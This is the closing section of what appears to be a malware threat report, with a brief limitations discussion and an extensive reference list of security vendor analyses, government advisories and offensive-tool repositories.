
1. Sample Size Representation:

Despite analyzing an extensive dataset of over 1,000,000 malware samples, it encompasses a subset of the vast malware landscape. This limitation may introduce a bias in the visibility of malware types and behaviors.

2. Focus on Post-Compromise Tactics:

Our research focused primarily on post-compromise activities, thus excluding TA0043 Reconnaissance, TA0042 Resource Development, and TA0001 Initial Access techniques. Understanding that these initial access techniques such as T1566 Phishing and T1190 Exploit Public-Facing Applications were not covered is critical, as they are crucial steps in the attack chain.

 Reflecting on these points provides a balanced view of the findings, acknowledging the scope of analysis while recognizing aspects not addressed within the study.



References

- [1] C. Lin, "Menace Unleashed: Excel File Deploys Cobalt Strike at Ukraine," Fortinet Blog. <https://www.fortinet.com/blog/threat-research/menace-unleashed-excel-file-deploys-cobalt-strike-at-ukraine>.
- [2] D. S. Dumont, "RomCom exploits Firefox and Windows zero days in the wild." <https://www.welivesecurity.com/en/eset-research/romcom-exploits-firefox-and-windows-zero-days-in-the-wild/>.
- [3] S. Gandy, "RedLine Stealer Malware Analysis," Cyber Florida: The Florida Center for Cybersecurity. <https://cyberflorida.org/redline-stealer-malware-analysis/>.
- [4] X. Zhang, "New Agent Tesla Variant Being Spread by Crafted Excel Document," Fortinet Blog. <https://www.fortinet.com/blog/threat-research/agent-tesla-variant-spread-by-crafted-excel-document>.
- [5] "SmashJacker," Red Canary. <https://redcanary.com/threat-detection-report/threats/smashjacker/>.
- [6] T. McGraw, "Ongoing Social Engineering Campaign Refreshes Payloads," Rapid7. <https://www.rapid7.com/blog/post/2024/08/12/ongoing-social-engineering-campaign-refreshes-payloads/>.
- [7] C. Lin, "Deceptive Cracked Software Spreads Lumma Variant on YouTube," Fortinet Blog. <https://www.fortinet.com/blog/threat-research/lumma-variant-on-youtube>.
- [8] "An iLUMMANation on LummaStealer." Available: <https://blogs.vmware.com/security/2023/10/an-ilummanation-on-lummastealer.html>
- [9] "ZLoader's Back Again: Threat, Indicators & Tooling Details," Deepwatch. <https://www.deepwatch.com/blog/guess-whos-back-zloaders-back-back-again/>.
- [10] Cofense, "PythonRatLoader: The Proprietor of XWorm and Friends," Cofense. <https://cofense.com/blog/pythonratloader-the-proprietor-of-xworm-and-friends>.
- [11] R. Gatenby, "Strela Stealer [IR/Malware Analysis]. <https://ventdrop.github.io/posts/strelastealer/>.
- [12] C. François and S. Bousseaden, "Dissecting REMCOS RAT: An in-depth analysis of a widespread 2024 malware, Part One — Elastic Security Labs." <https://www.elastic.co/security-labs/dissecting-remcos-rat-part-one>.
- [13] S. Bitam and J. Desimone, "GHOSTPULSE haunts victims using defense evasion bag o' tricks." <https://www.elastic.co/security-labs>.
- [14] H. Azzam, C. Prest, and S. Campbell, "CherryLoader: A New Go-based Loader Discovered in Recent Intrusions," Arctic Wolf. <https://arcticwolf.com/resources/blog/cherryloader-a-new-go-based-loader-discovered-in-recent-intrusions/>.
- [15] S. Ozeren. "CVE-2024-1709 & CVE-2024-1708: ConnectWise ScreenConnect Vulnerability Exploitations," Picus Security. <https://www.picussecurity.com/resource/blog/cve-2024-1709-cve-2024-1708-connectwise-screenconnect-vulnerability-exploitations>
- [16] S. Ozeren. "Salt Typhoon: A Persistent Threat to Global Telecommunications Infrastructure," Picus Security. <https://www.picussecurity.com/resource/blog/salt-typhoon-telecommunications-threat>
- [17] "#StopRansomware: BianLian Ransomware Group," Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-136a>
- [18] Trend Research, "Ransomware Spotlight: Rhysida." <https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-rhysida>.
- [19] "Iranian Cyber Actors' Brute Force and Credential Access Activity Compromises Critical Infrastructure Organizations." <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-290a>
- [20] "Threat Actor Profile: Everest Ransomware Group." <https://www.aha.org/system/files/media/file/2024/08/hc3-tlp-clear-threat-actor-profile-everest-ransomware-group-august-20-2024.pdf>
- [21] "APT Lazarus: Eager Crypto Beavers, Video calls and Games," Group-IB. <https://www.group-ib.com/blog/apt-lazarus-python-scripts/>.
- [22] J. A. B. Vieda, "A spotlight on Akira ransomware from X-Force". <https://securityintelligence.com/x-force/spotlight-akira-ransomware-x-force/>.

- [23] "#StopRansomware: Akira Ransomware" Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-109a>
- [24] C. Talos, "Suspected CoralRaider continues to expand victimology using three information stealers," Cisco Talos Blog. <https://blog.talosintelligence.com/suspected-coralraider-continues-to-expand-victimology-using-three-information-stealers/>.
- [25] D. Korzhevin, "UAT-5647 targets Ukrainian and Polish entities with RomCom malware variants," Cisco Talos Blog. <https://blog.talosintelligence.com/uat-5647-romcom/>.
- [26] "PRC State-Sponsored Actors Compromise and Maintain Persistent Access to U.S. Critical Infrastructure." Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-038a>
- [27] "CVE-2024-38112: Void Banshee Targets Windows Users Through Zombie Internet Explorer in Zero-Day Attacks," Trend Micro. https://www.trendmicro.com/en_us/research/24/g/CVE-2024-38112-void-banshee.html
- [28] "CVE-2024-21412: Water Hydra Targets Traders with Microsoft Defender SmartScreen Zero-Day," Trend Micro. https://www.trendmicro.com/en_us/research/24/b/cve202421412-water-hydra-targets-traders-with-windows-defender-s.html
- [29] "Threat Intelligence Report 17th September – 23rd September 2024." Available: <https://redpiranha.net/news/threat-intelligence-report-september-17-september-23-2024>
- [30] C. Talos, "New banking trojan 'CarnavalHeist' targets Brazil with overlay attacks," Cisco Talos Blog. <https://blog.talosintelligence.com/new-banking-trojan-carnavalheist-targets-brazil/>
- [31] C. Raghuprasad, "Threat actor abuses Gophish to deliver new PowerRAT and DCRAT," Cisco Talos Blog. <https://blog.talosintelligence.com/gophish-powerrat-dcrat/>
- [32] "Empire/Invoke-TokenManipulation.ps1 at master · EmpireProject/Empire," GitHub. <https://github.com/EmpireProject/Empire>
- [33] "GitHub - PowerShellMafia/PowerSploit: PowerSploit - A PowerShell Post-Exploitation Framework," GitHub. <https://github.com/PowerShellMafia/PowerSploit>
- [34] "GitHub - samratashok/nishang: Nishang - Offensive PowerShell for red team, penetration testing and offensive security," GitHub. <https://github.com/samratashok/nishang>
- [35] "GitHub - darkoperator/Posh-SecMod: PowerShell Module with Security cmdlets for security work," GitHub. <https://github.com/darkoperator/Posh-SecMod>
- [36] C. Talos, "Operation Celestial Force employs mobile and desktop malware to target Indian entities," Cisco Talos Blog. <https://blog.talosintelligence.com/cosmic-leopard/>
- [37] "AppleScript," Red Canary. <https://redcanary.com/threat-detection-report/techniques/applescript/>
- [38] J. Chen, "New PXA Stealer targets government and education sectors for sensitive information," Cisco Talos Blog. <https://blog.talosintelligence.com/new-pxa-stealer/>
- [39] E. Biasiotto, "Unwrapping the emerging Interlock ransomware attack," Cisco Talos Blog. <https://blog.talosintelligence.com/emerging-interlock-ransomware/>
- [40] "Known Indicators of Compromise Associated with Androxgh0st Malware" Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-016a>
- [41] E. Brumaghin, "Threat Spotlight: WarmCookie/BadSpace," Cisco Talos Blog. Available: <https://blog.talosintelligence.com/warmcookie-analysis/>
- [42] "Water Makara Uses Obfuscated JavaScript in Spear Phishing Campaign Targets Brazil With Astaroth Malware," Trend Micro. https://www.trendmicro.com/en_in/research/24/j/water-makara-uses-obfuscated-javascript-in-spear-phishing-campai.html
- [43] C. Talos, "DarkGate switches up its tactics with new payload, email templates," Cisco Talos Blog. <https://blog.talosintelligence.com/darkgate-remote-template-injection/>
- [44] "From Cobalt Strike to Mimikatz: A Deep Dive into the SLOW#TEMPEST Campaign Targeting Chinese Users," Securonix. <https://www.securonix.com/blog/from-cobalt-strike-to-mimikatz-slowtempest/>
- [45] A. Kohler and C. Lopez, "Malware: Cuckoo Behaves Like Cross Between Infostealer and Spyware," <https://www.kandji.io/blog/malware-cuckoo-infostealer-spyware>
- [46] T. McGraw, "Black Basta Ransomware Campaign Drops Zbot, DarkGate, & Custom Malware," Rapid7. <https://www.rapid7.com/blog/post/2024/12/04/black-basta-ransomware-campaign-drops-zbot-darkgate-and-custom-malware/>
- [47] C. Lin, "Exploiting CVE-2024-21412: A Stealer Campaign Unleashed," <https://www.fortinet.com/blog/threat-research/exploiting-cve-2024-21412-stealer-campaign-unleashed>

- [48] A. Brucato, "SCARLETEEL 2.0: Fargate, Kubernetes, and Crypto," Sysdig, <https://sysdig.com/blog/scarleteel-2-0/>
- [49] "Malware Spotlight: A Deep-Dive Analysis of WezRat," Check Point Research. <https://research.checkpoint.com/2024/wezrat-malware-deep-dive/>
- [50] The Hacker News, "New Glutton Malware Exploits Popular PHP Frameworks Like Laravel and ThinkPHP," The Hacker News. <https://thehackernews.com/2024/12/new-glutton-malware-exploits-popular.html>
- [51] I. V. A. Muhammed, "Unveiling RevC2 and Venom Loader," <https://www.zscaler.com/blogs/security-research/unveiling-revc2-and-venom-loader>.
- [52] V. Thothathri, Y. Sui, A. Maurya, U. P. Singh, and B. Duncan, "DarkGate: Dancing the Samba With Alluring Excel Files," Unit 42. <https://unit42.paloaltonetworks.com/darkgate-malware-uses-excel-files/>
- [53] "LemonDuck Unleashes Cryptomining Attacks Through SMB Service Exploits." <https://notes.netbytesec.com/2024/10/lemonduck-unleashes-cryptomining.html>
- [54] M. Ezat, "Deep Analysis of Snake," ZW01f. <https://zw01f.github.io/malware%20analysis/snake/>
- [55] "Trojan.Win32.Injuke.mlr." <https://threats.kaspersky.com/en/threat/Trojan.Win32.Injuke.mlr/>
- [56] R. Tay and S. Singh, "Malvertising campaign targeting IT teams with MadMxShell". <https://www.zscaler.com/blogs/security-research/malvertising-campaign-targeting-it-teams-madmxshell>
- [57] The Hacker News, "Hackers Leveraging Cloudflare Tunnels, DNS Fast-Flux to Hide GammaDrop Malware," The Hacker News. <https://thehackernews.com/2024/12/hackers-leveraging-cloudflare-tunnels.html>
- [58] B. Toulas, "New IOCONTROL malware used in critical infrastructure attacks," BleepingComputer. <https://www.bleepingcomputer.com/news/security/new-iocontrol-malware-used-in-critical-infrastructure-attacks/>
- [59] C. Hammond, O. Villadsen, and K. Metrick, "Stealthy WailingCrab Malware misuses MQTT Messaging Protocol," Security Intelligence. <https://securityintelligence.com/x-force/wailingcrab-malware-misues-mqtt-messaging-protocol/>
- [60] R. Jayapaul, "Resurgence of BlackCat Ransomware," <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/resurgence-of-blackcat-ransomware/>
- [61] A. Mechtinger, G. Tikochinski, and D. Laska, "SeleniumGreed: Threat actors exploit exposed Selenium Grid services for Cryptomining," wiz.io. <https://www.wiz.io/blog/seleniumgreed-cryptomining-exploit-attack-flow-remediation-steps>
- [62] M. Muir, "Spinning YARN - A New Linux Malware Campaign Targets Docker, Apache Hadoop, Redis and Confluence," <https://www.cadosecurity.com/blog/spinning-yarn-a-new-linux-malware-campaign-targets-docker-apache-hadoop-redis-and-confluence>
- [63] "Iran-based Cyber Actors Enabling Ransomware Attacks on US Organizations" Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a>
- [64] H. Carvey, "LOLBin to INC Ransomware." <https://www.huntress.com/blog/lolbin-to-inc-ransomware>
- [65] "Russian Military Cyber Actors Target US and Global Critical Infrastructure." <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-249a>
- [66] J. Scion, "Hadoopen and K4Spreader: The 8220 Gang's Latest Arsenal," Sekoia.io Blog. <https://blog.sekoia.io/hadoopen-and-k4spreader-the-8220-gangs-latest-arsenal/>
- [67] "How Ransomhub Ransomware Uses EDRKillShifter to Disable EDR and Antivirus Protections," Trend Micro. https://www.trendmicro.com/en_us/research/24/i/how-ransomhub-ransomware-uses-edrkillshifter-to-disable-edr-and-.html
- [68] A. Klopsch, "Ransomware attackers introduce new EDR killer to their arsenal," Sophos News. <https://news.sophos.com/en-us/2024/08/14/edr-kill-shifter/>
- [69] T. D. R. Sekoia, J. Scion, L. Tibirna, P. Le Bourhis, and S. T. J. S. L. T. A. P. Le Bourhis, "Mallox affiliate leverages PureCrypter in MS-SQL exploitation campaigns," <https://blog.sekoia.io/mallox-ransomware-affiliate-leverages-purecrypter-in-microsoft-sql-exploitation-campaigns/>
- [70] "#StopRansomware: Phobos Ransomware." <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-060a>
- [71] ATCP, "BPFDoor Linux Malware Detected by AhnLab EDR," ASEC. <https://asec.ahnlab.com/en/83925/>
- [72] M.-E. M. Léveillé, "Ebury is alive but unseen: 400k Linux servers compromised for cryptotheft and financial gain." <https://www.welivesecurity.com/en/eset-research/ebury-alive-unseen-400k-linux-servers-compromised-cryptotheft-financial-gain/>

- [73] "Multistage RA World Ransomware Uses Anti-AV Tactics, Exploits GPO," Trend Micro.
https://www.trendmicro.com/en_us/research/24/c/multistage-ra-world-ransomware.html
- [74] R. Zdonczyk, "HoneyPot Recon: New Variant of SkidMap Targeting Redis,"
<https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/honey-pot-recon-new-variant-of-skidmap-targeting-redis/>
- [75] M. Abzal Aitoriyev Cyber Intelligence Analyst and Anatoly Tykushin Director of Services, META, "RansomHub ransomware-as-a-service," Group-IB.
<https://www.group-ib.com/blog/ransomhub-raas/>
- [76] A. Paliwal, "Black Basta Ransomware: What You Need to Know," Qualys Security Blog.
<https://blog.qualys.com/vulnerabilities-threat-research/2024/09/19/black-basta-ransomware-what-you-need-to-know>
- [77] M. Chlumecký, "Decrypted: Akira Ransomware," Avast Threat Labs.
<https://decoded.avast.io/threatresearch/decrypted-akira-ransomware/>
- [78] L. Abrams, "ALPHV BlackCat - This year's most sophisticated ransomware," BleepingComputer.
<https://www.bleepingcomputer.com/news/security/alphv-blackcat-this-years-most-sophisticated-ransomware/>
- [79] "Ransomware & Healthcare." Available:
<https://www.hhs.gov/sites/default/files/ransomware-healthcare.pdf>
- [80] H. C. Yuceel, "Phobos Ransomware Analysis, Simulation and Mitigation- CISA Alert AA24-060A,"
<https://www.picussecurity.com/resource/blog/phobos-ransomware-analysis-simulation-and-mitigation-cisa-alert-aa24-060a>
- [81] T. Contreras, "AcidPour Wiper Malware: Threat Analysis and Detections," Splunk.
https://www.splunk.com/en_us/blog/security/acidpour-wiper-malware-threat-analysis-and-detections.html
- [82] "Bad Karma, No Justice: Void Manticore Destructive Activities in Israel," Check Point Research.
<https://research.checkpoint.com/2024/bad-karma-no-justice-void-manticore-destructive-activities-in-israel/>
- [83] D. Antoniuk, "Hackers reportedly impersonate cyber firm ESET to target organizations in Israel." Available:
<https://therecord.media/hackers-impersonate-eset-wiper-malware>
- [83] D. Antoniuk, "Hackers reportedly impersonate cyber firm ESET to target organizations in Israel."
<https://therecord.media/hackers-impersonate-eset-wiper-malware>
- [84] <https://www.trellix.com/blogs/research/handalas-wiper-targets-israel/>
- [85] Forescout Research-Vedere Labs, "Emerging IoT Wiper Malware: Kaden and New LOLFME Botnet Variants," Forescout.
<https://www.forescout.com/blog/emerging-iot-wiper-malware-kaden-and-new-lolfme-botnet/>
- [86] H. C. Yuceel, "Zeppelin Ransomware Analysis, Simulation, and Mitigation,"
<https://www.picussecurity.com/resource/zeppelin-ransomware-analysis-simulation-and-mitigation>
- [87] M. T. Intelligence, "Moonstone Sleet emerges as new North Korean threat actor with new bag of tricks," Microsoft Security Blog/
<https://www.microsoft.com/en-us/security/blog/2024/05/28/moonstone-sleet-emerges-as-new-north-korean-threat-actor-with-new-bag-of-tricks/>
- [88] Dhivya, "New Cuckoo Malware Attacking macOS Users to Steal Sensitive Data," Cyber Security News. <https://cybersecuritynews.com/malware-attacking-macos/>
- [89] A. Lapusneanu, "New macOS Backdoor Written in Rust Shows Possible Link with Windows Ransomware Group," Bitdefender Labs.
<https://www.bitdefender.com/en-us/blog/labs/new-macos-backdoor-written-in-rust-shows-possible-link-with-windows-ransomware-group>
- [90] "VirusTotal." Available:
<https://www.virustotal.com/gui/file/b0add768c79a7e9f396792dc4b1878fcba9dbe5e9e6e3ee4da05c9ef5ff000fa>
- [91] "TaxOff: um, you've got a backdoor."
<https://global.ptsecurity.com/analytics/pt-esc-threat-intelligence/taxoff-um-you-ve-got-a-backdoor>
- [92] B. Toulas, "Malicious ads push Lumma infostealer via fake CAPTCHA pages," BleepingComputer.
<https://www.bleepingcomputer.com/news/security/malicious-ads-push-lumma-infostealer-via-fake-captcha-pages/>
- [93] "Website." Available:
<https://www.hendryadrian.com/efficient-technical-analysis-of-darkvision-rat/>
- [94] GReAT, "Ferocious Kitten: 6 years of covert surveillance in Iran," Kaspersky.
<https://securelist.com/ferocious-kitten-6-years-of-covert-surveillance-in-iran/102806/>

- [95] "Delving Deep: An Analysis of Earth Lusca's Operations." Available: <https://www.trendmicro.com/content/dam/trendmicro/global/en/research/22/a/earth-lusca-employs-sophisticated-infrastructure-varied-tools-and-techniques/technical-brief-delving-deep-an-analysis-of-earth-lusca-operations.pdf>
- [96] I. Ilascu, "New PipeMon malware uses Windows print processors for persistence." <https://www.bleepingcomputer.com/news/security/new-pipemon-malware-uses-windows-print-processors-for-persistence/>
- [97] "Transparent Tribe Targets Indian Government, Defense, and Aerospace Sectors Leveraging Cross-Platform Programming Languages," BlackBerry. <https://blogs.blackberry.com/en/2024/05/transparent-tribe-targets-indian-government-defense-and-aerospace-sectors>
- [98] T. Pereira, "Threat actor believed to be spreading new MedusaLocker variant since 2022," Cisco Talos Blog. <https://blog.talosintelligence.com/threat-actor-believed-to-be-spreading-new-medusalocker-variant-since-2022/>
- [99] "Analysis PO 4500580954.exe (MD5: 33F8D6808E46166B89B9E45C6BE99584) Malicious activity - Interactive analysis ANY.RUN." <https://app.any.run/tasks/1d05d194-7423-49f6-a0ef-0d964abaad0e>
- [100] F. Roth, F. Ploss, B. Deibel, M. Hirtz, and P. Hager, "Unveiling KamiKakaBot - Malware Analysis - Nextron Systems," <https://www.nextron-systems.com/2024/03/22/unveiling-kamikakabot-malware-analysis/>
- [101] "Free Automated Malware Analysis Service - powered by Falcon Sandbox - Viewing online file analysis results for 'Mandela.exe.'" <https://www.hybrid-analysis.com/sample/c6818da28a36a7ed628e5a86ede3a642b609b34b2f61ae4dba9a4814d6822d2f/663e52537f9f4475f20d101b>
- [102] A. Ishiaku, "Snapekit detection with," Wazuh. <https://wazuh.com/blog/snapekit-detection-with-wazuh/>
- [103] Volexity, "DISGOMOJI Malware Used to Target Indian Government," <https://www.volexity.com/blog/2024/06/13/disgomoji-malware-used-to-target-indian-government/>
- [104] Joe Security LLC, "Automated Malware Analysis Report for Setup.exe - Generated by Joe Sandbox," Joe Security LLC. <https://www.joesandbox.com/analysis/1372254/0/html>
- [105] Cyble, "Vietnamese Entities Targeted by China's Mustang Panda," Cyble. <https://cyble.com/blog/vietnamese-entities-targeted-by-china-linked-mustang-panda-in-cyber-espionage/>
- [106] "Ландшафт киберугроз." Available: https://media.kasperskycontenthub.com/wp-content/uploads/sites/58/2024/05/20212017/Report_Threat-Landscape_for_Russia_and_CIS.pdf
- [107] "CRON#TRAP: Emulated Linux Environments as the Latest Tactic in Malware Staging," Securonix. <https://www.securonix.com/blog/crontrap-emulated-linux-environments-as-the-latest-tactic-in-malware-staging/>
- [108] K. 4rays, "Распутываем змеиный клубок: по следам атак Shedding Zmiy." <https://rt-solar.ru/solar-4rays/blog/4333/>
- [109] "The Malware That Must Not Be Named: Suspected Espionage Campaign Delivers 'Voldemort,'" Proofpoint. <https://www.proofpoint.com/uk/blog/threat-insight/malware-must-not-be-named-suspected-espionage-campaign-delivers-voldemort>
- [110] "MITRE ATT&CK Updates - October 2024." Available: <https://attack.mitre.org/resources/updates/updates-october-2024/>
- [111] "Windows DLL Injection Basics." Available: <http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html>
- [112] "About Transactional NTFS." Available: <https://learn.microsoft.com/en-us/windows/win32/fileio/about-transactional-ntfs>
- [113] S. Özeren, "Pioneer Kitten: Iranian Threat Actors Facilitate Ransomware Attacks Against U.S. Organizations," <https://www.picussecurity.com/resource/blog/pioneer-kitten-cisa-alert-aa24-241a>
